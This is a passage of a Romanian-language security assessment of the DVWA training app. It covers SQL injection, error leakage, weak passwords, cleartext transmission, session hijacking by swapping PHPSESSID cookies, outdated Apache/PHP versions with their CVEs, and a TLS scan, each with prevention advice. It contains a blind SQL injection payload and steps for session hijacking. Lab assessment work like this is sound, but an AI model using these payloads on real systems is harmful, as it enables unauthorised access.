1973' OR length(database())=4# => „User ID exists in the database”, ceea ce sugerează faptul că numele bazei de date are lungimea 4 (este „dvwa”).

4. Gestionarea erorilor și scurgerea de informații (Error Handling and Information Leakage)

Vulnerabilitate: Dezvăluirea detaliilor interne prin mesaje de eroare.

- **Descriere:**

Error Handling (Gestionarea Erorilor) se referă la practicile și mecanismele prin care o aplicație web detectează, gestionează și răspunde la erori. O gestionare adecvată a erorilor poate ajuta la menținerea securității și stabilității aplicației.

Information Leakage (Scurgerea de informații) apare atunci când o aplicație dezvăluie informații sensibile în mod neintenționat, cum ar fi mesaje de eroare detaliate, structura internă a aplicației, versiuni de software utilizate, sau alte date care pot fi utilizate de atacatori pentru a exploata vulnerabilități.

- **Exemplu:**

O încercare eșuata de a accesa baza de date prin SQL Injection obține:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'SELECT #' at line 1 in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php:11 Stack trace: #0 /var/www/html/DVWA/vulnerabilities/sqli/source/low.php(11): mysqli_query() #1 /var/www/html/DVWA/vulnerabilities/sqli/index.php(34): require_once('...') #2 {main} thrown in /var/www/html/DVWA/vulnerabilities/sqli/source/low.php on line 11

Se poate observa că aplicația afișează utilizatorului informații sensibile în urma erorii, precum:

- Baza de date folosită: MariaDB
- Fișierul php pentru parsare: /var/www/html/DVWA/vulnerabilities/sqli/source/low.php
- Cererea folosită: mysqli_query()

- **Prevenire:** Afișarea de mesaje de eroare generice către utilizatori și logarea detaliilor tehnice în jurnalul de erori.

5. Complexitatea parolelor (Passwords/PIN Complexity)


Vulnerabilitate: Parole slabe.

- **Descriere:** Se referă la măsura în care parolele și PIN-urile utilizate într-un sistem sunt dificile de ghicit sau de spart.
- **Exemplu:** Aplicația nu cere utilizatorilor o parola de complexitate crescută. Aceștia pot pune parole slabe, ușor de ghicit, cum ar fi "123456", "password" sau "admin".
- **Prevenire:**
 - a. Impunerea de reguli stricte pentru complexitatea parolelor (lungime minimă, utilizarea de litere mari și mici, cifre și caractere speciale)
 - b. Autentificare multi-factor (MFA)
 - c. Politici de expirare a parolelor

6. Confidențialitatea datelor utilizatorilor (User Data Confidentiality)

Vulnerabilitate: Transmiterea datelor necriptate.

- **Descriere:** Datele sensibile sunt transmise prin conexiuni necriptate, expunându-le interceptării.
- **Exemplu:** Aplicația folosește HTTP, chiar și de exemplu când se dorește resetarea parolei sau când se transmit informații sensibile.



Change your admin password:

New password:

Confirm new password:

Datele sunt transmise in clar

```
GET /DWA/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change HTTP/1.1  
Host: 127.0.0.1
```

- **Prevenire:** Utilizarea HTTPS pentru toate comunicațiile care implică date sensibile.

7. Mecanismul de sesiune (Session Mechanism)

Vulnerabilitate: Furtul de sesiune (Session Hijacking)

- **Descriere:** Un atacator poate fura un ID de sesiune valabil pentru a prelua controlul asupra unei sesiuni de utilizator autentic.
- **Exemplu:** Înainte să intru în aplicație, trebuie să mă loghez. Folosind Firefox, mă loghez ca admin:



Username

admin

Password

••••••••

Login

You have logged in as 'admin'

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

La Inspect, Storage observ ID-ul de sesiune:

Name	Value	Domain
PHPSES...	fv6c1fa26fmb49t2t0mh...	127.0.0.1

PHPSESSID se poate observa si prin interceptare:

```
GET /DWA/vulnerabilities/brute/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DWA/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=fo7fig80621aunqueusv99ce; security=low
Connection: close
```

Folosind Chrome, mă loghez ca utilizatorul pablo:



Username

pablo

Password

Login

You have logged out

You have logged in as 'pablo'

Username: pablo
Security Level: low
Locale: en
SQLi DB: mysql

Are alt ID de sesiune:

Name	Value	Do...
PHPSESSID	9jhign3mg9acudvt662o3a3uja	127...

Inlocuiesc ID-ul de sesiune al lui pablo cu cel al admin-ului, iar după refresh:

Username: Unknown
Security Level: low
Locale: en
SQLi DB: mysql

Utilizatorul a fost schimbat.

- **Prevenire:**
 - a. Utilizarea de sesiuni cu expirare rapidă
 - b. Regenerarea ID-ului de sesiune la autentificare
 - c. Utilizarea cookie-urilor cu flag-ul HttpOnly pentru a preveni atacurile de tip XSS prin care se poate accesa ID-ul se sesiune

8. Gestionarea patch-urilor (Patch Management)

Vulnerabilitate: Software neactualizat.

- **Descriere:** Utilizarea de software și biblioteci cu vulnerabilități cunoscute și necorectate.
- **Exemplu:** Se află versiunile la diferite module, apoi se caută pe google.com sau pe site-uri cu vulnerabilități / exploit-uri precum exploit-db.com ce problema are versiunea respectiva. De exemplu, pentru versiunea de Apache:

apache2handler	
Apache Version	Apache/2.4.59 (Debian)
Apache API Version	20120211

O căutare despre 2.4.59 afișează mai multe site-uri precum <https://www.tenable.com/plugins/nessus/201198> sau https://httpd.apache.org/security/vulnerabilities_24.html cu toate vulnerabilitățile raportate:

- Serving WebSocket protocol upgrades over a HTTP/2 connection could result in a Null Pointer dereference, leading to a crash of the server process, degrading performance. (CVE-2024-36387)

- SSRF in Apache HTTP Server on Windows allows to potentially leak NTLM hashes to a malicious server via SSRF and malicious requests or content. Users are recommended to upgrade to version 2.4.60 which fixes this issue. Note: Existing configurations that access UNC paths will have to configure new directive UNCList to allow access during request processing. (CVE-2024-38472)

- Encoding problem in mod_proxy in Apache HTTP Server 2.4.59 and earlier allows request URLs with incorrect encoding to be sent to backend services, potentially bypassing authentication via crafted requests. Users are recommended to upgrade to version 2.4.60, which fixes this issue. (CVE-2024-38473)

- Substitution encoding issue in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows attacker to execute scripts in directories permitted by the configuration but not directly reachable by any URL or source disclosure of scripts meant to only to be executed as CGI. Users are recommended to upgrade to version 2.4.60, which fixes this issue. Some RewriteRules that capture and substitute unsafely will now fail unless rewrite flag UnsafeAllow3F is specified. (CVE-2024-38474)

- Improper escaping of output in mod_rewrite in Apache HTTP Server 2.4.59 and earlier allows an attacker to map URLs to filesystem locations that are permitted to be served by the server but are not intentionally/directly reachable by any URL, resulting in code execution or source code disclosure.

Se observa multiple probleme, precum SSRF, afișare de informații sensibile sau probleme de codificare.

Pentru versiunea de PHP, 8.2.18:

PHP Version 8.2.18



am găsit următoarea informație de pe <https://maikuolan.github.io/Vulnerability-Charts/php.html>:

	CVSS	Safe?	Notes
PHP 8.4.0 (2024.11.21)	0.0	—	(8.4.0 hasn't been released yet, but its general release is scheduled for November this year).
PHP 8.3.8 – 8.3.10 (2024.06.06 – 2024.08.01)	0.0	✓	(8.3.10 is the current latest version on the 8.3 branch).
PHP 8.3.0 – 8.3.7 (2023.11.23 – 2024.05.09)	9.8	✗	See: CVE-2024-4577 .
PHP 8.2.20 – 8.2.22 (2024.06.06 – 2024.08.01)	0.0	✓	(8.2.22 is the current latest version on the 8.2 branch).
PHP 8.2.0 – 8.2.19 (2022.12.08 – 2024.05.09)	9.8	✗	See: GHSA-fjp9-9hwx-59fg (CVE-2024-2757), GHSA-3grf-m4j2-perr (CVE-2023-3823), GHSA-jgpx-cggg-xwhv (CVE-2023-3824).
PHP 8.1.0 – 8.1.29 (2021.11.25 – 2024.06.06)	9.8	✗	(8.1.29 is the current latest version on the 8.1 branch).
PHP 7.0.8 – 8.0.30 (2016.06.23 – 2023.08.04)	9.8	✗	(8.0.30 is the final version on the 8.0 branch). (7.4.33 is the final version on the 7.4 branch). (7.3.33 is the final version on the 7.3 branch). (7.2.34 is the final version on the 7.2 branch). (7.1.33 is the final version on the 7.1 branch). (7.0.33 is the final version on the 7.0 branch).
PHP ≤ 7.0.7 (2016.05.06)	10.0	✗	

Un scor CVSS (Common Vulnerability Scoring System) de 9.8, versiunea de PHP nu este sigură și trebuie făcut un update.

- **Prevenire:**
 - a. Implementarea unui proces riguros de management al actualizărilor
 - b. Aplicarea promptă a patch-urilor de securitate.

In acest caz, se recomanda actualizarea versiunii de Apache la 2.4.62 (ultima in acest moment):

Downloading the Apache HTTP Server

Use the links below to download the Apache HTTP Server from our download servers. You **must verify the integrity** of the downloaded files using signatures downloaded from our main distribution directory. The signatures can be verified with our [KEYS](#) file.

Only current recommended releases are available on the main distribution site. Historical releases, including the 1.3, 2.0 and 2.2 families of releases, are available from the [archive download site](#).

Apache httpd for Microsoft Windows is available from [a number of third party vendors](#).

Stable Release - Latest Version:

- [2.4.62](#) (released 2024-07-17)

și a versiunii de PHP la 8.4.0.

9. Interfețele de administrare (Administration Interfaces)

Aplicația nu are interfață de administrare.

10. Securitatea comunicării (Communication Security):

Vulnerabilitate: Man-in-the-Middle (MitM).

- **Descriere:** Un atacator poate intercepta și modifica comunicațiile între utilizator și server, iar lipsa criptării datelor face ca informațiile sensibile să fie transmise în clar, iar un atacator le poate vedea.
- **Exemplu:** O scanare a certificatelor SSL/TLS și a protocoalelor și a algoritmilor criptografici a fost făcută folosind SSLScan:

```
(kali@kali)-[~]
$ sslscan 127.0.0.1:80
Version: 2.1.3-static
OpenSSL 3.0.12 24 Oct 2023

Connected to 127.0.0.1

Testing SSL server 127.0.0.1 on port 80 using SNI name 127.0.0.1
View first EC curve name and size/size key length.

SSL/TLS Protocols:
SSLv2 disabled
SSLv3 disabled
TLSv1.0 disabled
TLSv1.1 disabled
TLSv1.2 disabled
TLSv1.3 disabled

TLS Fallback SCSV:
Connection failed - unable to determine TLS Fallback SCSV support

TLS renegotiation:
Session renegotiation not supported

TLS Compression:
Compression disabled

Heartbleed: AUTHOR

Supported Server Cipher(s):
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Unable to parse certificate
Certificate information cannot be retrieved.
```

- **Prevenire:**
 - a. Utilizarea TLS/SSL pentru a cripta toate comunicațiile
 - b. Verificarea certificatelor digitale (CertIFICATELE DIGITALE autentifică identitatea serverului și permit stabilirea conexiunilor criptate.)
 - c. Implementarea HTTP Strict Transport Security (HSTS) -> mecanism care forțează browser-ele să comunice numai prin conexiuni HTTPS cu serverele care au implementat această politică
 - d. Utilizarea algoritmilor criptografici puternici

11. Expunerea serviciilor terților (Third-Party Services Exposure)

Aplicația nu interacționează cu module externe.

Matrice de evaluare

Criteriu	Evaluare (Slab / Bun / Excelent)	Recomandări
Autentificare	Slab	Implementarea de mecanisme de blocare temporară a contului după mai multe încercări nereușite și utilizarea CAPTCHA Factor de risc: 6
Autorizare	-----	Aplicația nu are roluri
Sanitizarea intrărilor	Slab	Utilizarea interogărilor parametrizate și validarea riguroasă a input-ului Factor de risc: 3
Gestionarea erorilor și a scurgerii de informații	Slab	Afișarea de mesaje de eroare generice către utilizatori și logarea detaliilor tehnice în jurnalul de erori Factor de risc: 3
Complexitatea parolelor	Slab	Impunerea de reguli stricte pentru complexitatea parolelor (lungime minimă, utilizarea de litere mari și mici, cifre și caractere speciale) Factor de risc: 3
Confidențialitatea datelor utilizatorilor	Slab	Utilizarea HTTPS pentru toate comunicațiile care implică date sensibile. Factor de risc: 3
Mecanismul de sesiune	Slab	Utilizarea de sesiuni cu expirare rapidă, regenerarea ID-ului de sesiune la autentificare și utilizarea cookie-urilor cu flag-ul HttpOnly Factor de risc: 6
Gestionarea patch-urilor	Slab	Implementarea unui proces riguros de management al actualizărilor și aplicarea promptă a patch-urilor de securitate Actualizarea versiunilor de Apache, PHP, etc. Factor de risc: 3

Interfețe de administrare	-----	Aplicația nu prezintă interfața de administrare
Securitatea comunicațiilor	Slab	Utilizarea TLS/SSL pentru a cripta toate comunicațiile și verificarea certificatelor digitale Factor de risc: 6
Expunerea la servicii terțe	-----	Nu are module externe

Scor = $10 - (5 * 3 + 6 * 3) < 0$.

Acest scor negativ indică un nivel ridicat de riscuri care depășește excelențele identificate în sistemul de evaluare.

Bibliografie

- 1) Analiza dinamică a fost realizată folosind scannerul ZAP:
<https://www.zaproxy.org/download/>
- 2) Documentația pentru vulnerabilități a fost preluată de pe:
<https://portswigger.net/web-security>
- 3) Alte site-uri folosite:
<https://www.security-database.com/toolswatch/+Metrics-+.html>
<https://virusdie.ro/anatomia-unui-atac-cross-site-scripting-partea-i/>
<https://medium.com/it-security-in-plain-english/what-is-hsts-and-why-should-we-use-it-caa080949a01>
<https://maikuolan.github.io/Vulnerability-Charts/php.html> (Gestionarea patch-urilor)
<https://www.tenable.com/plugins/nessus/201198> (Gestionarea patch-urilor)
<https://www.first.org/cvss/>
<https://httpd.apache.org/download.cgi>
<https://vulners.com/>
<https://www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/>
<https://www.youtube.com/>